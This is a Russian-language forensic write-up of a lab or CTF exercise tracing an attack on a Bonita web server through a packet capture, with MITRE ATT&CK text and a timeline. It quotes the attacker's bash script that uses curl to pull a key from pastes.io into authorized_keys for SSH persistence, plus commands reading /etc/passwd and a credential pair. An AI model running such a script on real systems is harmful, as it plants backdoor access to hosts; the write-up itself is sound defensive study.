В виртуальной среде переходим по ссылке из команды `wget` и узнаём, что же там передавал злоумышленник. Это bash-скрипт.




```
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

Этот скрипт загружает ключ `ssh-rsa`, содержащийся в файле из ссылки `https://pastes.io/raw/hffgra4unv`, в `/.ssh/authorized_keys` на сервере и перезапускает службу SSH, что позволяет подключаться к веб-серверу через SSH и надежно закрепиться в системе.

Одиннадцатый вопрос:

> *Можете ли вы указать идентификатор метода MITRE для этого типа закрепления в системе?*

Для ответа обратимся к матрице атак ATT&CK MITRE. Выбираем раздел Persistence и находим в нем подраздел Account Manipulation.




Мы знаем, что злоумышленник закрепился в системе, загрузив свой ключ SSH, и изменил файл `authorized_keys`. В нем хранятся записи о ключах SSH, которые можно использовать для входа в учетку пользователя. Этот файл обычно находится в домашнем каталоге:

```
<user-home>/.ssh/authorized_keys
```

Когда злоумышленник добавляет свой ключ в `authorized_keys`, он в дальнейшем может получить доступ к хосту по SSH от имени скомпрометированного пользователя.

Такой метод атаки в матрице MITRE носит название SSH Authorized Keys и имеет ID T1098.004.



Home > Techniques > Enterprise > Account Manipulation > SSH Authorized Keys
Other sub-techniques of Account Manipulation (6)
Version Permalink

Account Manipulation: SSH Authorized Keys

Adversaries may modify the SSH `authorized_keys` file to maintain persistence on a victim host. Linux distributions and macOS commonly use key-based authentication to secure the authentication process of SSH sessions for remote management. The `authorized_keys` file in SSH specifies the SSH keys that can be used for logging into the user account for which the file is configured. This file is usually found in the user's home directory under `<user-home>/.ssh/authorized_keys`.[1] Users may edit the system's SSH config file to modify the directives PubkeyAuthentication and RSAAuthentication to the value "yes" to ensure public key and RSA authentication are enabled. The SSH config file is usually located under `/etc/ssh/sshd_config`.

Adversaries may modify SSH `authorized_keys` files directly with scripts or shell commands to add their own adversary-supplied public keys. In cloud environments, adversaries may be able to modify the SSH authorized_keys file of a particular virtual machine via the command line interface or rest API. For example, by using the Google Cloud CLI's "add-metadata" command an adversary may add SSH keys to a user account.[2][3] Similarly, in Azure, an adversary may update the authorized_keys file of a virtual machine via a PATCH request to the API.[4] This ensures that an adversary possessing the corresponding private key may log in as an existing user via SSH.[5][6] It may also lead to privilege escalation where the virtual machine or instance has distinct permissions from the requesting user.

Where authorized_keys files are modified via cloud APIs or command line interfaces, an adversary may achieve privilege escalation on the target virtual machine if they add a key to a higher-privileged user.


SSH keys can also be added to accounts on network devices, such as with the `ip ssh pubkey-chain` Network Device CLI command.[7]

ID: T1098.004
Sub-technique of: T1098
Tactics: Persistence, Privilege Escalation
Platforms: IaaS, Linux, Network, macOS
Contributors: Arad Inbar, Fidelis Security; Austin Clark, @c2defense; Dror Alon, Palo Alto Networks; Or Kliger, Palo Alto Networks; Tony Lambert, Red Canary
Version: 1.3
Created: 24 June 2020
Last Modified: 03 October 2023

ПОСТЭКСПЛУАТАЦИЯ

В принципе, лабораторная работа уже считается выполненной, однако файл .pcap содержит еще несколько деталей.

После закрепления в системе из нее уже традиционно стираются следы компрометации, но теперь с IP-адреса 54.144.148.213 происходит загрузка deb-пакета, который содержит в себе Nmap.




```
4179 2023-01-19 15:43:45,631861  54.144.148.213  172.31.6.44     HTTP   8637 HTTP/1.1 200 OK  (application/x-debian-package)
4182 2023-01-19 15:43:45,632917  172.31.6.44     54.144.148.213  HTTP   1004 GET /ubuntu/pool/universe/libl/liblinear/liblinear4_2.3.0%2bdfsg-5_amd64.deb HTTP/1.1
4193 2023-01-19 15:43:45,648838  54.144.148.213  172.31.6.44     HTTP   5632 HTTP/1.1 200 OK  (application/x-debian-package)
4214 2023-01-19 15:43:45,653255  54.144.148.213  172.31.6.44     HTTP   17651 HTTP/1.1 200 OK  (application/x-debian-package)
4220 2023-01-19 15:43:45,655065  54.144.148.213  172.31.6.44     HTTP   6902 HTTP/1.1 200 OK  (application/x-debian-package)
5861 2023-01-19 15:43:45,741284  54.144.148.213  172.31.6.44     HTTP   12830 HTTP/1.1 200 OK  (application/x-debian-package)
```

```
> GET /ubuntu/pool/universe/l/lua-lpeg/lua-lpeg_1.0.2-1_amd64.deb HTTP/1.1\r\n
  Host: us-east-1.ec2.archive.ubuntu.com\r\n
  User-Agent: Debian APT-HTTP/1.3 (2.4.8) non-interactive\r\n
  \r\n
  [Full request URI: http://us-east-1.ec2.archive.ubuntu.com/ubuntu/pool/universe/l/lua-lpeg/lua-lpeg_1.0.2-1_amd64.deb]
  [HTTP request 6/10]
  [Prev request in frame: 4182]
  [Response in frame: 4193]
Hypertext Transfer Protocol
> GET /ubuntu/pool/universe/n/nmap/nmap-common_7.91%2bdfsg1%2breally7.80%2bdfsg1-2build1_all.deb HTTP/1.1\r\n
  Host: us-east-1.ec2.archive.ubuntu.com\r\n
  User-Agent: Debian APT-HTTP/1.3 (2.4.8) non-interactive\r\n
  \r\n
  [Full request URI: http://us-east-1.ec2.archive.ubuntu.com/ubuntu/pool/universe/n/nmap/nmap-common_7.91%2bdfsg1%2breally7.80%2bdfsg1-2build1_all.deb]
  [HTTP request 6/10]
  [Prev request in frame: 4182]
  [Response in frame: 4193]
Hypertext Transfer Protocol
> GET /ubuntu/pool/universe/n/nmap/nmap_7.91%2bdfsg1%2breally7.80%2bdfsg1-2build1_amd64.deb HTTP/1.1\r\n
  Host: us-east-1.ec2.archive.ubuntu.com\r\n
```

Одновременно с этим после получения доступа на SSH приходит новый трафик, но с другого IP-адреса — 95.181.232.30. Посмотреть, что происходит, можно с помощью фильтра `tcp.port == 22`.

Сопоставляем временные рамки и догадываемся, что именно с этого адреса и была подана команда серверу загрузить deb-пакет.

Далее, после успешной загрузки Nmap, видно, что начинается проверка портов IP-адреса 34.207.150.13.



```
No.  Time                       Source         Destination    Protocol Length Info
6306 2023-01-19 15:44:58,875436 172.31.6.44    34.207.150.13  ICMP     42 Echo (ping) request  id=0x5f93, seq=0/0, ttl=45 (no response found!)
6307 2023-01-19 15:44:58,875460 172.31.6.44    34.207.150.13  TCP      58 60998 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6308 2023-01-19 15:44:58,875466 172.31.6.44    34.207.150.13  TCP      54 60998 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
6309 2023-01-19 15:44:58,875472 172.31.6.44    34.207.150.13  ICMP     54 Timestamp request    id=0xd22c, seq=0/0, ttl=43
6310 2023-01-19 15:44:58,876356 34.207.150.13  172.31.6.44    TCP      58 443 → 60998 [SYN, ACK] Seq=0 Ack=1 Win=65228 Len=0 MSS=1460
6311 2023-01-19 15:44:58,876382 172.31.6.44    34.207.150.13  TCP      54 60998 → 443 [RST] Seq=1 Win=0 Len=0
6312 2023-01-19 15:44:58,907534 172.31.6.44    172.31.0.2     DNS      97 Standard query 0x74a3 PTR 13.150.207.34.in-addr.arpa OPT
6313 2023-01-19 15:44:58,910421 172.31.0.2     172.31.6.44    DNS      152 Standard query response 0x74a3 PTR 13.150.207.34.in-addr.arpa PTR ec2-34-207-150-13.compute-1.amazonaws.com OPT
6314 2023-01-19 15:44:58,927284 172.31.6.44    34.207.150.13  TCP      58 61254 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6315 2023-01-19 15:44:58,927303 172.31.6.44    34.207.150.13  TCP      58 61254 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6316 2023-01-19 15:44:58,927309 172.31.6.44    34.207.150.13  TCP      58 61254 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6317 2023-01-19 15:44:58,927314 172.31.6.44    34.207.150.13  TCP      58 61254 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6318 2023-01-19 15:44:58,927320 172.31.6.44    34.207.150.13  TCP      58 61254 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6319 2023-01-19 15:44:58,927327 172.31.6.44    34.207.150.13  TCP      58 61254 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6320 2023-01-19 15:44:58,927332 172.31.6.44    34.207.150.13  TCP      58 61254 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6321 2023-01-19 15:44:58,927338 172.31.6.44    34.207.150.13  TCP      58 61254 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6322 2023-01-19 15:44:58,927343 172.31.6.44    34.207.150.13  TCP      58 61254 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6323 2023-01-19 15:44:58,927348 172.31.6.44    34.207.150.13  TCP      58 61254 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6324 2023-01-19 15:44:58,940464 95.181.232.30  172.31.6.44    TCP      66 53438 → 22 [ACK] Seq=6382 Ack=61085 Win=131008 Len=0 TSval=3417442555 TSecr=1460757099
6325 2023-01-19 15:44:58,948029 95.181.232.30  172.31.6.44    TCP      66 53438 → 22 [ACK] Seq=6382 Ack=61185 Win=130944 Len=0 TSval=3417442560 TSecr=1460757103
6326 2023-01-19 15:45:00,028611 172.31.6.44    34.207.150.13  TCP      58 61255 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6327 2023-01-19 15:45:00,028645 172.31.6.44    34.207.150.13  TCP      58 61255 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6328 2023-01-19 15:45:00,028651 172.31.6.44    34.207.150.13  TCP      58 61255 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```

После чего завершается SSH-соединение и прекращается запись трафика.

ВЫСТРАИВАЕМ ТАЙМЛАЙН АТАКИ

Нам нужно обобщить все найденные при расследовании артефакты, что даст нам полное представление об инциденте.

В начале атаки с IP-адреса 172.31.6.44 с помощью метода Credential Stuffing был получен доступ к серверу менеджмента. Злоумышленник вошел в систему с логином `seb.broom@forela.co.uk` и паролем `g0vernm3nt`.


Далее хакер получил доступ к привилегированному API с помощью уязвимости CVE-2022-25237 в Bonita Web 2021.2 и заметал за собой следы, удаляя загруженный на веб-сервер zip-архив `rce_api_extension.zip`. Повторяя эту атаку, он отправил на сервер команды `whoami` и `cat /etc/passwd`, что позволило ему узнать некоторую информацию о пользователях и проверить наличие root-прав.

Затем злоумышленник с помощью сервиса обмена текстовыми сообщениями pastes.io, уже с IP-адреса 138.199.59.221, запустил на сервере bash-скрипт, изменяющий файл с RSA-ключами `/.ssh/authorized_keys` и позволяющий закрепиться в системе через SSH (подтехника SSH Authorized Keys T1098.004).

Сразу после получения постоянного доступа к веб-серверу злоумышленник подключился к нему по SSH с IP-адреса 95.181.232.30 и выполнил на сервере команду для загрузки deb-пакета, включающего в себя Nmap.

